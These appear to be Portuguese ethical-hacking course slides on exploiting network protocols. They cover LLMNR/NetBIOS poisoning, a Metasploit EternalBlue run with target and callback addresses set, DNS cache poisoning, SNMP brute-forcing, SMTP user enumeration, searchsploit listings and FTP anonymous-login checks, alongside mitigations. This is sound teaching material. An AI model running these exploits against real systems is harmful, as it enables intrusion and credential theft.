




Módulo 5: Explorando redes com fio e sem fio

Hacker Ético



Objetivos do Módulo

Título do módulo: Exploração de redes com fio e sem fio

Objetivo do módulo: Explique como exploit vulnerabilidades de rede sem fio e com fio.

Título do tópico	Objetivo do Tópico
Explorando vulnerabilidades baseadas em rede	Explique como exploit vulnerabilidades baseadas em rede.
Exploiting vulnerabilidades sem fio	Explique como exploit vulnerabilidades sem fio.

5.1 Exploiting vulnerabilidades baseadas em rede

Visão geral


- Conduziremos a enumeração de ativos da rede interna como um precursor para a varredura de vulnerabilidades.
- Queremos nos concentrar nos sistemas que potencialmente nos darão mais acesso a dados proprietários, mas precisamos executar verificações de vulnerabilidade em todos os alvos em escopo.
- Depois que os ativos são identificados e sabemos quais protocolos e serviços estão em execução na rede, podemos elaborar exploits como base para análise de risco.
- Também precisamos desafiar os sistemas de Gerenciamento de Identidade e Acesso para ver se eles são adequados para bloquear até mesmo acesso não autorizado simples, por usuários internos, bem como ameaças externas mais complexas.
- Finalmente, realizaremos enumeração de compartilhamento de rede e tentaremos vários ataques no caminho (MITM) para obter mais acesso não autorizado a contas e dados.

Visão geral (Cont.)

- Vulnerabilidades e explorações baseadas em rede podem ser catastróficas devido aos tipos de danos e impacto que podem causar em uma organização.
- Veja a seguir alguns exemplos de ataques e explorações baseados em rede:
 - Ataques e explorações baseados em resolução de nomes do Windows
 - Ataques de intoxicação por cache de DNS
 - Ataques e explorações contra implementações do Server Message Block (SMB)
 - Vulnerabilidades e explorações do Protocolo Simples de Gerenciamento de Rede (SNMP)
 - Vulnerabilidades e explorações do Simple Mail Transfer Protocol (SMTP)
 - Vulnerabilidades e explorações do File Transfer Protocol (FTP)
 - Ataques pass-the-hash
 - Ataques no caminho (anteriormente conhecidos como ataques MITM [homem-no-meio])
 - Ataques de SSL stripping
 - Ataques de negação de serviço (DoS) e negação de serviço distribuído (DDoS)
 - Bypass de controle de acesso de rede (NAC)
 - Ataques de hopping de rede local virtual (VLAN)

Resolução de nomes do Windows e ataques de SMB

- A resolução de nome é um dos aspectos mais fundamentais da rede, dos sistemas operacionais e dos aplicativos.
- Algumas das tecnologias e protocolos de resolução de endereço nome-para-IP são NetBIOS, LLMNR e DNS.
 - NetBIOS e LLMNR são protocolos usados principalmente pelo Microsoft Windows para identificação do host.
 - O LLMNR, que se baseia no formato de protocolo DNS, permite que os hosts no mesmo link local executem a resolução de nomes de outros hosts.
- Por exemplo, um host do Windows que tenta se comunicar com uma impressora ou com uma pasta compartilhada por rede pode usar o NetBIOS, conforme ilustrado na figura.
- O NetBIOS oferece três serviços diferentes:
 - Serviço de Nome do NetBIOS (NetBIOS-NS) para registro e resolução de nomes
 - Serviço de Datagram (NetBIOS-DGM) para comunicação sem conexão
 - Serviço de sessão (NetBIOS-SSN) para comunicação orientada para conexão



Resolução de nomes do Windows e ataques de SMB (cont.)

- As operações relacionadas à NetBIOS utilizam as seguintes portas e protocolos:
 - **Mapeador de ponto de extremidade TCP 135:** MS-RPC, usado para comunicação cliente para cliente e servidor para cliente
 - **Porta UDP 137:** Serviço de Nome NetBIOS
 - **Porta UDP 138:** Serviço de Datagram NetBIOS
 - **Porta TCP 139:** Serviço de sessão NetBIOS
 - **Protocolo da porta TCP 445:** SMB, usado para compartilhar arquivos entre diferentes sistemas operacionais, incluindo Windows e sistemas baseados em Unix
- No Windows, um grupo de trabalho é uma rede peer-to-peer LAN que pode suportar no máximo 10 hosts na mesma sub-rede e não possui administração centralizada.
- Basicamente, cada usuário controla os recursos e a segurança localmente em seu sistema.
- Uma implementação baseada em domínio é uma rede cliente-servidor que pode suportar milhares de hosts que estão geograficamente dispersados em muitas sub-redes.
- Um usuário com uma conta no domínio pode fazer logon em qualquer sistema de computador sem ter uma conta nesse computador.
- Ele faz isso autenticando-se em um controlador de domínio.

Resolução de nomes do Windows e ataques de PME (cont.)

- Historicamente, houve dezenas de vulnerabilidades no NetBIOS, SMB e LLMNR.
- Um exemplo simples: muitos usuários deixam seu grupo de trabalho configurado com o nome padrão (WORKGROUP) e configuram o arquivo ou o compartilhamento de impressoras com credenciais fracas.
- É muito fácil para um atacante enumerar as máquinas e potencialmente comprometer o sistema forçando senhas ou utilizando outras técnicas.
- Uma vulnerabilidade comum no LLMNR envolve um agressor falsificando uma fonte autorizada para resolução de nome em um sistema da vítima, respondendo ao tráfego LLMNR na porta UDP 5355 e o tráfego NBT-NS na porta UDP 137.
- O agressor basicamente envenena o serviço LLMNR para manipular o sistema da vítima.
- Se o host solicitado pertencer a um recurso que requer identificação ou autenticação, o nome de usuário e o hash NTLMv2 são enviados para o atacante.
- O agressor pode então reunir a hash enviada pela rede usando ferramentas como sniffers.
- Posteriormente, o atacante pode forçar bruta ou quebrar os hashes offline para obter as senhas em texto simples.

Resolução de nomes do Windows e ataques de SMB (cont.)

- Várias ferramentas podem ser usadas para conduzir esse tipo de ataque, como NBNSpoof, Metasploit e Responder.
- Metasploit é uma das ferramentas e estruturas mais populares usadas por testadores de penetração e atacantes.
- Outra ferramenta de código aberto que é muito popular e até mesmo por malware é Pupy.
- Pupy é uma ferramenta de administração remota e pós-exploração baseada em Python que funciona no Windows, Linux, macOS e até Android.
- Uma das mitigações comuns para esses tipos de ataque é desativar o LLMNR e o NetBIOS em configurações locais de segurança do computador ou configurar uma política de grupo.
- Além disso, você pode configurar políticas de controle de acesso adicionais com base em rede ou host (regras) para bloquear o tráfego LLMNR/NetBIOS se esses protocolos não forem necessários.
- Uma das técnicas de detecção comuns para ataques de envenenamento de LLMNR é monitorar a chave de registro HKLM\Software\Policies\Microsoft\Windows NT\DNSClient para alterações no valor de EnableMulticast DWORD.
- Se você vir um zero (0) para o valor dessa chave, saberá que LLMNR está desativada.

Resolução de nomes do Windows e ataques de SMB (cont.)

- Um exemplo muito breve do exploit EternalBlue em Metasploit é mostrado na figura.
- O uso de **exploit/windows/smb/ms17_010_eternalblue** é invocado para usar a exploit EternalBlue.
- O **comando show options** mostra todas as opções configuráveis para a exploit EternalBlue.
- No mínimo, o endereço IP do host remoto (RHOST) e o endereço IP do host que você gostaria que a vítima se comunicasse com após exploração (LHOST) devem ser configurados.
- Para configurar o RHOST, use o **comando set RHOST** seguido pelo endereço IP do sistema remoto (10.1.1.2).
- Para configurar o LHOST, use o **comando set LHOST** seguido pelo endereço IP do sistema remoto (10.10.66.6).
- Por padrão, a porta remota (445) já está configurada para você.
- Depois de executar o **comando exploit**, o Metasploit executa a exploração contra o sistema de destino e inicia uma sessão Meterpreter para permitir que você controle e comprometa ainda mais o sistema.

```
msf> use exploit/windows/smb/ms17_010_eternalblue
msf> exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445              yes       The target port (TCP)
  SMBDomain no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   no               no        (Optional) The password for the specified username
  SMBUser   no               no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

<output omitted for brevity>
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.1.1.2
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.66.6
msf exploit(ms17_010_eternalblue) > exploit
```

Resolução de nomes do Windows e ataques de SMB (cont.)

Explorações de SMB


- O SMB historicamente sofreu de inúmeras vulnerabilidades catastróficas.
- Explore as dezenas de exploits conhecidas no Banco de Dados de Exploit (exploit-db.com) usando o **comando searchsploit smb** como mostrado na figura (o comando output é truncado).
- Um dos exploits de SMB mais usados nos últimos tempos tem sido o exploit EternalBlue.
- O exploit bem-sucedido do EternalBlue permite que um atacante remoto sem autenticação comprometa um sistema afetado e execute códigos arbitrários.
- Esse exploit tem sido usado em ransomware como WannaCry e Nyeta e foi portado para muitas ferramentas diferentes, incluindo Metasploit.

```
root@kali:~# searchsploit smb
```

Exploit Title	Path
Apple Mac OSX - 'mount_smbfs' Local Stack Buffer Overflow	osx/local/4759.c
CyberCop Scanner Smbgrind 5.5 - Buffer Overflow (PoC)	windows/dos/39452.txt
Ethereal 0.x - Multiple iSNS / SMB / SNMP Protocol Dissect	linux/remote/24259.c
foomatic-gui python-foomatic 0.7.9.4 - 'pysmb.py' Arbitrar	multiple/remote/36013.txt

Envenenamento de cache de DNS

- ***O envenenamento de cache de DNS é outro ataque popular utilizado por atores de ameaça que envolve a manipulação do cache do resolvedor DNS através da injeção de dados DNS corrompidos.***
- Isso é feito para forçar o servidor DNS a enviar o endereço IP errado para a vítima e redirecionar a vítima para o sistema do agressor.
- A figura ilustra a mecânica do envenenamento de cache de DNS.



Envenenamento de cache de DNS (cont.)

As etapas seguintes são:

- **Etapla 1.** O agressor corrompe os dados do cache do servidor DNS para representar o site theartofhacking.org. Antes do atacante executar o ataque de intoxicação de DNS, o servidor DNS resolve com êxito o endereço IP do theartofhacking.org para o endereço correto (104.27.176.154) usando o **comando nslookup** .
- **Etapla 2.** Após o agressor executar o ataque de intoxicação de DNS, o servidor DNS resolve o theartofhacking.org para o endereço IP do sistema do agressor (10.2.3.4).
- **Etapla 3.** A vítima envia uma solicitação ao servidor DNS para obter o endereço IP do domínio theartofhacking.org.
- **Etapla 4.** O servidor DNS responde com o endereço IP do sistema do atacante.
- **Etapla 5.** A vítima envia um HTTP GET para o sistema do agressor, e o agressor finge ser o domínio theartofhacking.org.

```
$ nslookup theartofhacking.org
Server: 10.2.3.77
Address: 10.2.3.77#53

Non-authoritative answer:
Name: theartofhacking.org
Address: 104.27.176.154
```

```
$ nslookup theartofhacking.org
Server: 10.2.3.77
Address: 10.2.3.77#53

Non-authoritative answer:
Name: theartofhacking.org
Address: 10.2.3.4
```

Explorações da SNMP (Cont.)

- O SNMP é um protocolo que muitos indivíduos e organizações usam para gerenciar dispositivos de rede que usam a porta 161 do UDP.
- Nas implementações do SNMP, cada dispositivo de rede contém um agente SNMP que se conecta a um servidor SNMP independente (também conhecido como o gerenciador SNMP).
- Um administrador pode usar o SNMP para obter informações de saúde e a configuração de um dispositivo de rede, alterar a configuração e executar outras tarefas administrativas.
- Isso é muito atraente para os atacantes, pois eles podem aproveitar as vulnerabilidades do SNMP para executar ações semelhantes de forma maliciosa.
- Existem várias versões do SNMP, mas as duas mais populares hoje em dia são SNMPv2c e SNMPv3.
- O SNMPv2c usa cadeias de caracteres da comunidade, que são senhas aplicadas a um dispositivo de rede para permitir que um administrador restrinja o acesso ao dispositivo de duas maneiras: fornecendo acesso somente leitura ou leitura/gravação.
- As informações do dispositivo gerenciado são mantidas em um banco de dados chamado Base de Informações de Gerenciamento (MIB).
- Um ataque SNMP comum envolve um agressor enumerando serviços SNMP e, em seguida, verificando as senhas padrão do SNMP configuradas.

Explorações do SNMP (Cont.)

- Infelizmente, essa é uma das principais falhas de muitas implementações, pois muitos usuários deixam credenciais SNMP fracas ou padrão em dispositivos de rede.
- O SNMPv3 usa nomes de usuário e senhas, e é mais seguro do que todas as versões do SNMP anteriores.
- No entanto, os atacantes podem realizar ataques de dicionário e força bruta contra implementações do SNMPv3.
- Uma implementação mais moderna e mais segura envolve o uso do NETCONF com dispositivos de infraestrutura mais novos (como roteadores e comutadores).
- Você pode aproveitar os scripts Nmap Scripting Engine (NSE) para reunir informações de dispositivos habilitados para SNMP e para forçar credenciais fracas.
- Em Kali Linux, os scripts NSE estão localizados em ***/usr/share/nmap/scripts*** por padrão.
- A figura mostra os scripts NSE relacionados ao SNMP disponíveis em um sistema Kali Linux.
- Além de scripts NSE, você pode usar a **ferramenta snmp-check** para executar uma *varredura* SNMP a fim de reunir informações sobre dispositivos configurados para SNMP.

```
root@kali:/usr/share/nmap/scripts# ls -l snmp*
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-info.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
root@kali:/usr/share/nmap/scripts#
```

Exploit SMTP

- Os agressores podem aproveitar servidores SMTP inseguros para enviar spam e realizar phishing e outros ataques baseados em e-mail.
- O SMTP é um protocolo de servidor para servidor, que é diferente dos protocolos cliente/servidor, como POP3 ou IMAP.
- Para poder entender como exploit vulnerabilidades de protocolos de email, você deve se familiarizar com as portas TCP padrão usadas nos diferentes protocolos de email:
 - **Porta TCP 25:** a porta padrão usada no SMTP para comunicações não criptografadas.
 - **Porta TCP 465:** a porta registrada pelo IANA para SMTP em SSL (SMTPS).O SMTPS foi descontinuado a favor do STARTTLS.
 - **Porta TCP 587:** o protocolo SMTP Seguro (SSMTP) para comunicações criptografadas, conforme definido no RFC 2487, usando STARTTLS.Agentes de usuário de email (MUAs) usam a porta 587 do TCP para envio de email.STARTTLS também pode ser usado na porta TCP 25 em algumas implementações.
 - **Porta TCP 110:** a porta padrão usada pelo protocolo POP3 em comunicações não criptografadas.
 - **Porta TCP 995:** a porta padrão usada pelo protocolo POP3 em comunicações criptografadas.
 - **Porta TCP 143:** a porta padrão usada pelo protocolo IMAP em comunicações não criptografadas.
 - **Porta TCP 993:** a porta padrão usada pelo protocolo IMAP em comunicações SSL/TLS criptografadas.

Explorações de SMTP (Cont.)

- **SMTP relay aberto** é o termo usado para um servidor de e-mail que aceita e *retransmite* (isto é, envia) emails de qualquer usuário.
- É possível abusar dessas configurações para enviar e-mails falsificados, spam, phishing e outros golpes relacionados a e-mails.
- Nmap tem um script NSE para testar configurações de relay aberto.
- A figura mostra como você pode usar o script contra um servidor de e-mail (10.1.2.14).

```
root@kali:/usr/share/nmap/scripts# nmap --script smtp-open-relay.nse 10.1.2.14

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-15 13:32 EDT
Nmap scan report for 10.1.2.14
Host is up (0.00022s latency).
PORT STATE SERVICE
25/tcp open  smtp
|_smtp-open-relay: Server is an open relay (16/16 tests)
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds
root@kali:/usr/share/nmap/scripts#
```

Explorações de SMTP (Cont.)

- A seguir estão alguns exemplos de comandos SMTP que podem ser úteis para realizar uma avaliação de segurança de um servidor de e-mail:
 - **HELO**: Usado para iniciar uma conversa SMTP com um servidor de e-mail. O comando é seguido por um endereço IP ou um nome de domínio (por exemplo, **HELO 10.1.2.14**).
 - **EHLO**: Usado para iniciar uma conversa com um servidor SMTP Estendido (ESMTP). Esse comando é usado da mesma maneira que o **comando HELO** .
 - **STARTTLS**: Usado para iniciar uma conexão TLS (Transport Layer Security, segurança de camada de transporte) para um servidor de e-mail.
 - **RCPT**: Usado para denotar o endereço de e-mail do destinatário.
 - **DATA**: Usados para iniciar a transferência do conteúdo de uma mensagem de email.
 - **RSET**: Usado para redefinir (cancelar) uma transação de email.
 - **MAIL**: Usado para denotar o endereço de email do remetente.
 - **QUIT**: Usado para fechar uma connection.
 - **HELP**: Usado para exibir um menu de ajuda (se disponível).
 - **AUTH**: Usado para autenticar um cliente no servidor.
 - **VERFY**: Usado para verificar se a caixa de correio de email de um usuário existe.
 - **EXPN**: Usado para solicitar ou expandir uma lista de email no servidor remoto.

Explorações de SMTP (Cont.)

- A figura mostra um exemplo de como você pode usar alguns desses comandos para revelar endereços de e-mail que podem existir no servidor de e-mail.
- Nesse caso, você se conecta ao servidor de e-mail usando **a telnet** , seguido pela porta 25. (Neste exemplo, o servidor SMTP está usando comunicação simples através da porta TCP 25.)
- Em seguida, use o **comando VRFY** (verify) com o nome de usuário do e-mail para verificar se a conta do usuário existe no sistema.

```
omar@kali:~$ telnet 192.168.78.8 25
Trying 192.168.78.8...
Connected to 192.168.78.8.
Escape character is '^]'.
220 dionysus.theartofhacking.org ESMTP Postfix (Ubuntu)
VRFY sys
252 2.0.0 sys
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local
recipient table
VRFY root
252 2.0.0 root
VRFY omar
252 2.0.0 omar
```

Explorações SMTP (Cont.)

- A ferramenta **smtp-user-enum** (que está instalada por padrão em Kali Linux) permite automatizar essas etapas de coleta de informações.
- A figura mostra as opções smtp-user-enum e exemplos de como usar a ferramenta.

```
root@kali:~# smtp-user-enum
smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

Usage: smtp-user-enum [options] ( -u username | -U file-of-usernames )
( -t host | -T file-of-targets )

options are:
    -m n Maximum number of processes (default: 5)
    -M mode Method to use for username guessing EXPN, VRFY or RCPT
(default: VRFY)
    -u user Check if user exists on remote system
    -f addr MAIL FROM email address. Used only in "RCPT TO" mode
(default: user@example.com)
    -D dom Domain to append to supplied user list to make email
addresses (Default: none)
        Use this option when you want to guess valid email
addresses instead of just usernames e.g. "-D example.com" would guess
foo@example.com, bar@example.com, etc. Instead of simply the usernames
foo and bar.
    -U file File of usernames to check via smtp service
    -t host Server host running smtp service
    -T file File of hostnames running the smtp service
    -p port TCP port on which smtp service runs (default: 25)
    -d Debugging output
    -t n Wait a maximum of n seconds for reply (default: 5)
    -v Verbose
    -h This help message

Also see smtp-user-enum-user-docs.pdf from the smtp-user-enum tar
ball.

Examples:

$ smtp-user-enum -M VRFY -U users.txt -t 10.0.0.1
$ smtp-user-enum -M EXPN -u admin1 -t 10.0.0.1
$ smtp-user-enum -M RCPT -U users.txt -T mail-server-ips.txt
$ smtp-user-enum -M EXPN -D example.com -U users.txt -t 10.0.0.1
```

Explorações de SMTP (Cont.)

- A figura mostra como usar o **comando smtp-user-enum** para verificar se o usuário *omar* existe no servidor.
- A maioria dos servidores de e-mail modernos desativa os **comandos VRFY e EXPN**.
- É altamente recomendado desativar esses comandos SMTP.
- Firewalls modernos também ajudam a proteger e bloquear quaisquer tentativas de conexões SMTP usando esses comandos.

```
root@kali:~# smtp-user-enum -M VRFY -u omar -t 192.168.78.8
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
| Scan Information |
-----

Mode ..... VRFY
Worker Processes ..... 5
Target count ..... 1
Username count ..... 1
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....
##### Scan started at Sat Apr 21 19:34:42 #####
192.168.78.8: omar exists
##### Scan completed at Sat Apr 21 19:34:42 #####
1 results.

1 queries in 1 seconds (1.0 queries / sec)
root@kali:~#
```

Explorações do SMTP (Cont.)

Explorações conhecidas do servidor SMTP

- É possível utilizar as explorações que foram criadas para aproveitar vulnerabilidades conhecidas relacionadas a SMTP.
- A figura mostra uma lista de explorações conhecidas do SMTP usando o **comando searchsploit** em Kali Linux (a saída é truncada).

```
root@kali:~# searchsploit smtp
```

Exploit Title	Path
AA SMTP Server 1.1 - Crash (PoC)	windows/dos/14990.txt
Alt-N MDAemon 6.5.1 - IMAP/SMTP Remote Buffer	windows/remote/473.c
Alt-N MDAemon 6.5.1 SMTP Server - Multiple Com	windows/remote/24624.c
Alt-N MDAemon Server 2.71 SP1 - SMTP HELO Argu	windows/dos/23146.c
Apache James Server 2.2 - SMTP Denial of Servi	multiple/dos/27915.pl
BaSoMail 1.24 - SMTP Server Command Buffer Ove	windows/dos/22668.txt
BaSoMail Server 1.24 - POP3/SMTP Remote Denial	windows/dos/594.pl
BL4 SMTP Server < 0.1.5 - Remote Buffer Overfl	windows/dos/1721.pl
Blat 2.7.6 SMTP / NNTP Mailer - Local Buffer O	windows/local/38472.py
BulletProof FTP Server 2019.0.0.50 - 'SMTP Ser	windows/dos/46422.py
Cisco PIX Firewall 4.x/5.x - SMTP Content Fil	hardware/remote/20231.txt
Citadel SMTP 7.10 - Remote Overflow	windows/remote/4949.txt
Cobalt Raq3 PopRelayD - Arbitrary SMTP Relay	linux/remote/20994.txt
CodeBlue 5.1 - SMTP Response Buffer Overflow	windows/remote/21643.c
Communicrypt Mail 1.16 - 'ANSMTMP.dll/AOSMTMP.dl	windows/remote/12663.html
Communicrypt Mail 1.16 - SMTP ActiveX Stack Bu	windows/remote/16566.rb
Computalynx CMail 2.3 SP2/2.4 - SMTP Buffer Ov	windows/remote/19495.c
DeepOfix SMTP Server 3.3 - Authentication Bypa	linux/remote/29706.txt
dSMTP Mail Server 3.1b (Linux) - Format String	linux/remote/981.c
EasyMail Objects 'EMSMTMP.DLL 6.0.1' - Activex	windows/remote/10007.html
EType EServ 2.9x - SMTP Remote Denial of Servi	windows/dos/22123.pl
Eudora 7.1 - SMTP ResponseRemote Remote Buffer	windows/remote/3934.py
Exim ESMTP 4.80 - glibc gethostbyname Denial o	linux/dos/35951.py
FloosieTek FTGate PRO 1.22 - SMTP MAIL FROM Bu	windows/dos/22568.pl
FloosieTek FTGate PRO 1.22 - SMTP RCPT TO Buff	windows/dos/22569.pl
Free SMTP Server 2.2 - Spam Filter	windows/remote/1193.pl

Explorações do FTP

- Os agressores frequentemente abusam de servidores FTP para roubar informações.
- O protocolo FTP legado não usa criptografia nem executa qualquer tipo de validação de integridade.
- A prática recomendada determina a implementação de uma alternativa mais segura, como FTPS ou SFTP.
- Os protocolos SFTP e FTPS usam criptografia para proteger os dados; no entanto, algumas implementações – como Blowfish e DES – oferecem cifras de criptografia fracas (algoritmos de criptografia).
- Você deve usar algoritmos mais fortes, como o AES.
- Da mesma forma, os servidores SFTP e FTPS usam algoritmos de hashing para verificar a integridade da transmissão de arquivos.
- O SFTP usa SSH, e o FTPS usa FTP sobre TLS.
- As práticas recomendadas pedem desabilitar protocolos fracos de hashing como MD5 ou SHA-1 e usar algoritmos mais fortes na família SHA-2 (como SHA-2 ou SHA-512).
- Além disso, os servidores FTP geralmente permitem autenticação de usuário anônimo, que um agressor pode abusar para armazenar arquivos indesejados em seu servidor, potencialmente para exfiltração.
- Por exemplo, um atacante que compromete um sistema e extrai informações confidenciais pode armazenar essas informações (como um trampolim) em qualquer servidor FTP que possa estar disponível e permite que qualquer usuário se conecte usando a conta anônima.

Explorações FTP (Cont.)

- A figura mostra uma verificação (usando Nmap) em relação a um servidor com endereço IP 172.16.20.136.
- O Nmap pode determinar o tipo e a versão do servidor FTP (nesse caso, vsftpd versão 3.0.3).

```
root@kali:~# nmap -sV 172.16.20.136
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-05 22:37 EDT
Nmap scan report for 172.16.20.136
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.3
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
```

- A figura abaixo mostra como testar o logon anônimo em um servidor FTP usando Metasploit.
- A linha realçada mostra que o servidor FTP está configurado para logon anônimo.
- A mitigação nesse exemplo é editar o arquivo de configuração do servidor FTP para desabilitar o logon anônimo.
- Neste exemplo, o servidor está usando vsFTPd, e assim o arquivo de configuração está localizado em /etc/vsftpd.conf.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > set RHOSTS 172.16.20.136
RHOSTS => 172.16.20.136
msf auxiliary(scanner/ftp/anonymous) > exploit

[+] 172.16.20.136:21 - 172.16.20.136:21 - Anonymous READ (220  vsFTPd 3.0.3))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Explorações FTP (Cont.)


- A seguir estão várias práticas recomendadas adicionais para mitigar o abuso e ataques de servidor FTP:
 - Use senhas fortes e autenticação multifator. A prática recomendada é usar um bom gerenciamento de credenciais e senhas fortes. Quando possível, use autenticação de dois fatores para qualquer serviço ou servidor crítico.
 - Implemente a segurança de arquivos e pastas, certificando-se de que os usuários tenham acesso somente aos arquivos a que têm direito.
 - Use criptografia em repouso – isto é, criptografar todos os arquivos armazenados no servidor FTP.
 - Bloquear contas de administração. Você deve restringir os privilégios de administrador a um número limitado de usuários e exigir que eles usem autenticação multifator. Além disso, não use nomes de usuário administrador comuns, como raiz ou admin.
 - Mantenha o software FTPS ou SFTP atualizado.
 - Use as cifras de criptografia validadas do governo dos EUA FIPS 140-2 para obter orientação geral sobre quais algoritmos de criptografia usar.
 - Mantenha quaisquer bancos de dados de back-end em um servidor diferente daquele do servidor FTP.
 - Exigir autenticação nova de sessões inativas.

Ataques Pass-the-Hash

- Todas as versões do Windows armazenam senhas como hashes no arquivo do Gerenciador de contas de segurança (SAM).
- O sistema operacional não sabe qual é a senha real porque armazena apenas um hash dela.
- Em vez de usar um algoritmo de hashing conhecido, a Microsoft criou sua própria implementação que se desenvolveu ao longo dos anos.
- A Microsoft também possui um conjunto de protocolos de segurança para autenticação, chamados New Technology LAN Manager (NTLM) que tinham duas versões: NTLMv1 e NTLMv2.
- Desde o Windows 2000, a Microsoft usa Kerberos nos domínios do Windows.
- No entanto, o NTLM ainda poderá ser usado quando o cliente estiver autenticando para um servidor por endereço IP ou se um cliente estiver autenticando para um servidor em uma floresta diferente do Active Directory (AD) configurado para confiança NTLM em vez de uma confiança inter-florestal transitiva.


Ataques Pass-the-Hash (Cont.)

